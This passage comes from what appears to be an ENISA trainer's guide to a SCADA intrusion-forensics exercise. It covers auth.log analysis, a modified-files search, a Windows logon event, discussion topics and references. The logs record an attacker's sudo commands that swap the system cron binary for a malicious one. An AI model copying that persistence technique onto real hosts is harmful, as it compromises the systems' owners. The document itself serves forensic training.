The trainee should check the image's log files (/mnt/var/log folder) in order to find any kind of intrusion. The auth.log file is the first step in determining if an intrusion that has occurred. It logs all ssh connection attempts, cron jobs, and su calls. By examining the image's auth.log, the trainee can find ssh connections with the rogue IP address (Figure 12) as well as the attacker's actions when they successfully logged in the system (Figure 13). Especially in Figure 13, the trainee can see that the attacker is overwriting the original cron binary file with their malicious one.

auth.log

```
Sep  7 13:27:54 cih-das sshd[6032]: Failed password for ciiadmin from 192.168.2.187 port 39770 ssh2
Sep  7 13:28:04 cih-das sshd[6035]: Accepted password for ciiadmin from 192.168.2.187 port 51889 ssh2
Sep  7 13:28:04 cih-das sshd[6035]: pam_unix(sshd:session): session opened for user ciiadmin by (uid=0)
Sep  7 13:44:29 cih-das sshd[6119]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.2.187  user=ciiadmin
Sep  7 13:44:31 cih-das sshd[6119]: Failed password for ciiadmin from 192.168.2.187 port 38338 ssh2
Sep  7 13:44:41 cih-das sshd[6123]: Accepted password for ciiadmin from 192.168.2.187 port 35333 ssh2
Sep  7 13:44:41 cih-das sshd[6123]: pam_unix(sshd:session): session opened for user ciiadmin by (uid=0)
Sep  7 14:01:56 cih-das sshd[6383]: Invalid user cii-admin from 192.168.2.187
Sep  7 14:01:56 cih-das sshd[6383]: Failed none for invalid user cii-admin from 192.168.2.187 port 37890 ssh2
Sep  7 14:01:59 cih-das sshd[6383]: pam_unix(sshd:auth): check pass; user unknown
Sep  7 14:01:59 cih-das sshd[6383]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.2.187
Sep  7 14:02:00 cih-das sshd[6383]: Failed password for invalid user cii-admin from 192.168.2.187 port 37890 ssh2
Sep  7 14:02:25 cih-das sshd[6386]: Accepted password for ciiadmin from 192.168.2.187 port 37891 ssh2
Sep  7 14:02:25 cih-das sshd[6386]: pam_unix(sshd:session): session opened for user ciiadmin by (uid=0)
Sep  7 14:02:26 cih-das sshd[6457]: Received disconnect from 192.168.2.187: 11: disconnected by user
Sep  7 14:02:26 cih-das sshd[6386]: pam_unix(sshd:session): session closed for user ciiadmin
Sep  7 14:05:11 cih-das sshd[6459]: Accepted password for ciiadmin from 192.168.2.187 port 37894 ssh2
Sep  7 14:05:11 cih-das sshd[6459]: pam_unix(sshd:session): session opened for user ciiadmin by (uid=0)
Sep  7 14:05:12 cih-das sshd[6535]: Received disconnect from 192.168.2.187: 11: disconnected by user
Sep  7 14:05:12 cih-das sshd[6459]: pam_unix(sshd:session): session closed for user ciiadmin
Sep  7 14:05:39 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/bin/mv cron /usr/sbin/
Sep  7 14:06:56 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron restart
Sep  7 14:07:03 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron status
Sep  7 14:07:07 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron stop
Sep  7 14:07:13 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron start
Sep  7 14:07:56 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron status
Sep  7 14:08:01 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron start
Sep  7 14:09:07 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/bin/chown root:root /usr/sbin/cron
Sep  7 14:09:22 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/bin/chmod 755 /usr/sbin/cron
Sep  7 14:09:26 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron start
Sep  7 14:12:16 cih-das login[851]: pam_unix(login:session): session closed for user ciiadmin
Sep  7 14:12:50 cih-das login[6734]: pam_unix(login:session): session opened for user ciiadmin by ciiadmin(uid=0)
Sep  7 14:13:07 cih-das sudo: ciiadmin : TTY=tty1 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/sbin/reboot
Sep  7 14:15:02 cii-das login[750]: pam_unix(login:session): session opened for user ciiadmin by LOGIN(uid=0)
Sep  7 14:16:10 cii-das login[750]: pam_unix(login:session): session closed for user ciiadmin
Sep  7 14:16:16 cii-das login[867]: pam_unix(login:session): session opened for user ciiadmin by LOGIN(uid=0)
```

Figure 12: Auth.log with rogue IP address outlined

auth.log

```
Sep  7 13:27:54 cih-das sshd[6032]: Failed password for ciiadmin from 192.168.2.187 port 39770 ssh2
Sep  7 13:28:04 cih-das sshd[6035]: Accepted password for ciiadmin from 192.168.2.187 port 51889 ssh2
Sep  7 13:28:04 cih-das sshd[6035]: pam_unix(sshd:session): session opened for user ciiadmin by (uid=0)
Sep  7 13:44:29 cih-das sshd[6119]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.2.187  user=ciiadmin
Sep  7 13:44:31 cih-das sshd[6119]: Failed password for ciiadmin from 192.168.2.187 port 38338 ssh2
Sep  7 13:44:41 cih-das sshd[6123]: Accepted password for ciiadmin from 192.168.2.187 port 35333 ssh2
Sep  7 13:44:41 cih-das sshd[6123]: pam_unix(sshd:session): session opened for user ciiadmin by (uid=0)
Sep  7 14:01:56 cih-das sshd[6383]: Invalid user cii-admin from 192.168.2.187
Sep  7 14:01:56 cih-das sshd[6383]: Failed none for invalid user cii-admin from 192.168.2.187 port 37890 ssh2
Sep  7 14:01:59 cih-das sshd[6383]: pam_unix(sshd:auth): check pass; user unknown
Sep  7 14:01:59 cih-das sshd[6383]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.2.187
Sep  7 14:02:00 cih-das sshd[6383]: Failed password for invalid user cii-admin from 192.168.2.187 port 37890 ssh2
Sep  7 14:02:25 cih-das sshd[6386]: Accepted password for ciiadmin from 192.168.2.187 port 37891 ssh2
Sep  7 14:02:25 cih-das sshd[6386]: pam_unix(sshd:session): session opened for user ciiadmin by (uid=0)
Sep  7 14:02:26 cih-das sshd[6457]: Received disconnect from 192.168.2.187: 11: disconnected by user
Sep  7 14:02:26 cih-das sshd[6386]: pam_unix(sshd:session): session closed for user ciiadmin
Sep  7 14:05:11 cih-das sshd[6459]: Accepted password for ciiadmin from 192.168.2.187 port 37894 ssh2
Sep  7 14:05:11 cih-das sshd[6459]: pam_unix(sshd:session): session opened for user ciiadmin by (uid=0)
Sep  7 14:05:12 cih-das sshd[6535]: Received disconnect from 192.168.2.187: 11: disconnected by user
Sep  7 14:05:12 cih-das sshd[6459]: pam_unix(sshd:session): session closed for user ciiadmin
Sep  7 14:05:39 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/bin/mv cron /usr/sbin/
Sep  7 14:06:56 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron restart
Sep  7 14:07:03 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron status
Sep  7 14:07:07 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron stop
Sep  7 14:07:13 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron start
Sep  7 14:07:56 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron status
Sep  7 14:08:01 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron start
Sep  7 14:09:07 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/bin/chown root:root /usr/sbin/cron
Sep  7 14:09:22 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/bin/chmod 755 /usr/sbin/cron
Sep  7 14:09:26 cih-das sudo: ciiadmin : TTY=pts/0 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/usr/sbin/service cron start
Sep  7 14:12:16 cih-das login[851]: pam_unix(login:session): session closed for user ciiadmin
Sep  7 14:12:50 cih-das login[6734]: pam_unix(login:session): session opened for user ciiadmin by ciiadmin(uid=0)
Sep  7 14:13:07 cih-das sudo: ciiadmin : TTY=tty1 ; PWD=/home/ciiadmin ; USER=root ; COMMAND=/sbin/reboot
Sep  7 14:15:02 cii-das login[750]: pam_unix(login:session): session opened for user ciiadmin by LOGIN(uid=0)
Sep  7 14:16:10 cii-das login[750]: pam_unix(login:session): session closed for user ciiadmin
Sep  7 14:16:16 cii-das login[867]: pam_unix(login:session): session opened for user ciiadmin by LOGIN(uid=0)
```

Figure 13: Attacker overwrites cron binary file with the malicious one

The trainee can verify the attacker's tampering with the cron binary file by examining the system's modified files since his first successful login attempt (7 September 2012 12:23). This list of the modified files can be seen in Figure 15, where the trainee can see that the cron file is indeed modified (7 September 2012 15:05).

```
user@Ubuntu1:~$ sudo find /mnt/ -type f -newer /tmp/$$
/mnt/etc/mtab
/mnt/etc/network/interfaces
/mnt/etc/hosts
/mnt/etc/lvm/cache/.cache
/mnt/usr/sbin/cron
/mnt/var/lib/ureadahead/boot.pack
/mnt/var/lib/ureadahead/pack
/mnt/var/lib/plymouth/boot-duration
/mnt/var/lib/urandom/random-seed
/mnt/var/log/udev
/mnt/var/log/syslog
/mnt/var/log/boot.log
/mnt/var/log/dmesg
/mnt/var/log/daemon.log
/mnt/var/log/auth.log
/mnt/var/log/lastlog
/mnt/var/log/wtmp
/mnt/var/log/kern.log
/mnt/var/log/messages
/mnt/var/log/debug
/mnt/opt/szarp/logs/psetd.log
/mnt/opt/szarp/logs/probes_server.log
/mnt/opt/szarp/logs/parcook.log
/mnt/opt/szarp/logs/sender.log
/mnt/opt/szarp/logs/paramd.log
/mnt/opt/szarp/logs/meaner3.log
/mnt/home/ciiadmin/.viminfo
/mnt/home/ciiadmin/.aptitude/config
/mnt/home/ciiadmin/.bash_history
user@Ubuntu1:~$
```

Figure 14: Files modified since attacker's first successful login

```
user@Ubuntu1:/mnt/usr/sbin$ ls -lt | head
total 4300
-rwxr-xr-x 1 root    root     35800 Sep  7 15:05 cron
lrwxrwxrwx 1 root    root        14 Sep  7 10:04 ip6tables-apply -> iptables-apply
lrwxrwxrwx 1 root    root         5 Sep  7 10:04 aa-audit -> audit
lrwxrwxrwx 1 root    root         7 Sep  7 10:04 aa-autodep -> autodep
lrwxrwxrwx 1 root    root         8 Sep  7 10:04 aa-complain -> complain
lrwxrwxrwx 1 root    root         7 Sep  7 10:04 aa-enforce -> enforce
lrwxrwxrwx 1 root    root         7 Sep  7 10:04 aa-genprof -> genprof
lrwxrwxrwx 1 root    root         7 Sep  7 10:04 aa-logprof -> logprof
lrwxrwxrwx 1 root    root        15 Sep  7 10:04 aa-status -> apparmor_status
```

Figure 15: Last modification time of the cron binary

3.2.3.3 NMAP report

NMAP report (/usr/share/trainer/13_CIH/adds/scada-nmap.nmap) shows the result of a NMAP scan (see below) of the network with the rogue device being 192.168.2.187.



Figure 16: Result of a NMAP scan

3.2.3.4 Windows Event logs

In the Windows Event Log of the Terminal Server (/usr/share/trainer/13_CIH/adds/scada-log.txt), the address of the rogue device can be found (highlighted in yellow in Figure 17).

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
    <EventID>4624</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>12544</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2012-07-04T11:42:40.843750000Z" />
    <EventRecordID>291</EventRecordID>
    <Correlation />
    <Execution ProcessID="440" ThreadID="2348" />
    <Channel>Security</Channel>
    <Computer>WIN-KJHGCUABASL</Computer>
    <Security />
  </System>
  <EventData>
    <Data Name="SubjectUserSid">S-1-5-18</Data>
    <Data Name="SubjectUserName">WIN-KJHGCUABASL$</Data>
    <Data Name="SubjectDomainName">WORKGROUP</Data>
    <Data Name="SubjectLogonId">0x3e7</Data>
    <Data Name="TargetUserSid">S-1-5-21-1984093686-2666557038-3875388431-1001</Data>
    <Data Name="TargetUserName">user1</Data>
    <Data Name="TargetDomainName">WIN-KJHGCUABASL</Data>
    <Data Name="TargetLogonId">0xe5032</Data>
    <Data Name="LogonType">10</Data>
    <Data Name="LogonProcessName">User32 </Data>
    <Data Name="AuthenticationPackageName">Negotiate</Data>
    <Data Name="WorkstationName">WIN-KJHGCUABASL</Data>
    <Data Name="LogonGuid">{00000000-0000-0000-0000-000000000000}</Data>
    <Data Name="TransmittedServices">-</Data>
    <Data Name="LmPackageName">-</Data>
    <Data Name="KeyLength">0</Data>
    <Data Name="ProcessId">0xbb0</Data>
    <Data Name="ProcessName">C:\Windows\System32\winlogon.exe</Data>
    <Data Name="IpAddress">192.168.2.187</Data>
    <Data Name="IpPort">5802</Data>
  </EventData>
</Event>
```

Figure 17: the address of the rogue device can be found

3.2.4 Conclusion of technical examination

In this part of the exercise, a broad range of indicators of compromise and material for the investigation has been presented. This enables the participants of the role-play to develop different approaches and paths from the start to the end and makes playing more realistic.

The instructor should take care to keep the focus on the organisational part. Depending on the background of the students, they might tend to dig into the technical details and neglect other vital parts.

Taking all parts seriously, the participants should develop technical understanding of SCADA/CII environments and be prepared to handle the organisational obstacles met in typical industrial units.

3.2.5 Task 3 Discussion of findings

13.7 This part depends on the progress the trainees made during Task 1 and 2. You should limit the amount of time spent on Task 2 as the discussion is a crucial part of the exercise.

Here are the topics to include in the discussion:

- Overall impression of the exercise
- What have the trainees learned about CII/SCADA environments?
    - A shift of priority in regards to CIA (Availability and Integrity are more important than Confidentiality).
    - Production facilities quite often operate autonomously and separately from IT departments, sometimes with good reason.

- Outcome of the investigation: Discuss whether the findings and documentation satisfy the Chain of Custody and VERIS requirements
- How to mitigate the compromise
- Possible technical/organisational preventative measures against this or similar attacks
- Indicators of compromise (IOC[16])

4 Summary of the exercise

To conclude the exercise, the instructor should summarise the discussion from Task 3 and point out the most important sources of information regarding CII security to the trainees (to be found in the References section).

Evaluation of the role-playing task should be done by two means:

- **Gathered facts**
  The student group should be able to answer the four 'A' questions and give reasons and evidence for their answers. The findings should be well documented according to law enforcement requirements.
- **Involvement in the role-play**
  Secondly the instructor should evaluate the soft parts of the role-play, the level of involvement the students have shown, their approach during communication with the CII Admin role and the extent to which organisational requirements have been met. All members of the group should influence the investigation progress according to the assigned role.

5 REFERENCES

1. ENISA, *Protecting Industrial Control Systems – Recommendations for Europe and Member States*, 2011, (http://www.enisa.europa.eu/activities/Resilience-and-CIIP/critical-infrastructure-and-services/scada-industrial-control-systems/protecting-industrial-control-systems.-recommendations-for-europe-and-member-states)
2. ENISA, *Baseline capabilities for national / governmental CERTs*, 2009/2010, (http://www.enisa.europa.eu/activities/cert/support/baseline-capabilities)
3. US-CERT, *Recommended Practices: Creating Cyber Forensics Plans for Control Systems*, 2008 (https://www.us-cert.gov/control_systems/practices/Recommended_Practices.html)
4. Team Cymru, *Who is looking for your SCADA infrastructure?*, 2009, (http://www.team-cymru.com/ReadingRoom/Whitepapers/2009/scada.pdf)
5. NERC, Security Guidelines webpage, 2009–2012, (http://www.nerc.com/filez/sgwg.html)
6. Rafati, Reza, *OSINT: SCADA System Open to Google Search*, Cyberwarzone, 2012 (http://cyberwarzone.com/cyberwarfare/osint-scada-system-open-google-search)
7. Hodson, Hal, *Hackers accessed city infrastructure via SCADA – FBI*, Information Age, 2011, (http://www.information-age.com/channels/security-and-continuity/news/1676243/hackers-accessed-city-infrastructure-via-scada-fbi.thtml)

[16] An Introduction to OpenIOC http://openioc.org/resources/An_Introduction_to_OpenIOC.pdf

8. Roberts, Paul, *Hacker Says Texas Town Used Three Character Password To Secure Internet Facing SCADA System*, Threatpost, 2011 (https://threatpost.com/en_us/blogs/hacker-says-texas-town-used-three-character-password-secure-Internet-facing-scada-system-11201)
9. Marcus, David, *Is This SCADA Hacking Friday?*, McAfee Labs, 2011 (https://blogs.mcafee.com/mcafee-labs/is-this-scada-hacking-friday
10. ShodanHQ (http://www.shodanhq.com/search?q=clearscada)



Figure 18: Screenshot displaying search results from SHODAN website

11. US-CERT, Industrial Control Systems Cyber Emergency Response Team webpage (https://www.us-cert.gov/control_systems/ics-cert/)
12. Langill, Joe, *Control System Security is not the same as IT Security*, SCADAhacker.com, 2011 (http://www.scadahacker.com/services.html)
13. Metasploit Community Edition http://www.rapid7.com/products/metasploit-community.jsp

ENISA
European Union Agency for Network and Information Security
Science and Technology Park of Crete (ITE)
Vassilika Vouton, 700 13, Heraklion, Greece

Athens Office
1 Vass. Sofias & Meg. Alexandrou
Marousi 151 24, Athens, Greece

PO Box 1309, 710 01 Heraklion, Greece
Tel: +30 28 14 40 9710
info@enisa.europa.eu
www.enisa.europa.eu